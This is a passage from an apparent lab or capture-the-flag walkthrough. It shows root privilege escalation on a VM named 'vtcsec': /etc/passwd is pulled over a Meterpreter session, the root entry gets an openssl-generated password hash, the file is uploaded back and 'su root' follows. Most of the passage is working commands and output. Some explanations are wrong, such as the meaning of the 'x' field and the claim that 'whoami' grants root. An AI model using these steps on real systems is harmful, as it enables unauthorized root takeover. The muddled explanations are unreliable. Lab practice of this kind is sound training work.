


```
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/UehWadxgMv$ exit
exit
exit
exit
meterpreter > download /etc/passwd /root/Desktop/passwd
[*] Downloading: /etc/passwd -> /root/Desktop/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd -> /root/Desktop/passwd
[*] download  _: /etc/passwd -> /root/Desktop/passwd
```

Part 4: Access with root privilege.

Step 1: Edit `/etc/passwd` file

a. On **`/root/Desktop/`** Kali was created file **`passwd`**. Editing this file should let us either disable or change the root password, the **`x`** indicating the password is in **`/etc/passwd`**, which we do not have access to.




```
root@kali:~# cat /root/Desktop/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

b. In Kali terminal create new root password **`newrootpass`** using openssl command. Option parameter one **`-1`** (no letter).

```
openssl passwd -1 newrootpass
```

Turns out you can still set passwords in **`/etc/passwd`**, make sure to generate a hash of the password.




```
root@kali:~#
root@kali:~# openssl passwd -1 newrootpass
$1$M/IPXjtT$cfInFWC07bTiciKL7ypg01
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# nano /root/Desktop/passwd
root@kali:~#
root@kali:~#
root@kali:~# cat /root/Desktop/passwd | grep root
root:$1$M/IPXjtT$cfInFWC07bTiciKL7ypg01:0:0:root:/root:/bin/bash
root@kali:~#
```

Step 2: Upload `passwd` file to host

a. Upload **`passwd`** file to host with new root password hash.

```
upload /root/Desktop/passwd /etc/passwd
```




```
meterpreter >
meterpreter > upload /root/Desktop/passwd /etc/passwd
[*] uploading  : /root/Desktop/passwd -> /etc/passwd
[*] uploaded   : /root/Desktop/passwd -> /etc/passwd
meterpreter >
```

b. Check to see what, if any, commands that user is allowed to run with **`sudo`**.

```
meterpreter > shell
python -c 'import pty; pty.spawn("/bin/bash")'
```

With a **`su root -l`** we can see we have full rights.

So with a **`whoami`** we can become root.



```
meterpreter > shell
Process 15884 created.
Channel 5 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/UehWadxgMv$ cd /
cd /
www-data@vtcsec:/$

www-data@vtcsec:/$ su root -l
su root -l
Password: newrootpass

root@vtcsec:~#

root@vtcsec:~# whoami
whoami
root
root@vtcsec:~#
```

c. Using **`passwd`** change password for user **`marlinspike`** and login to Node_pnt1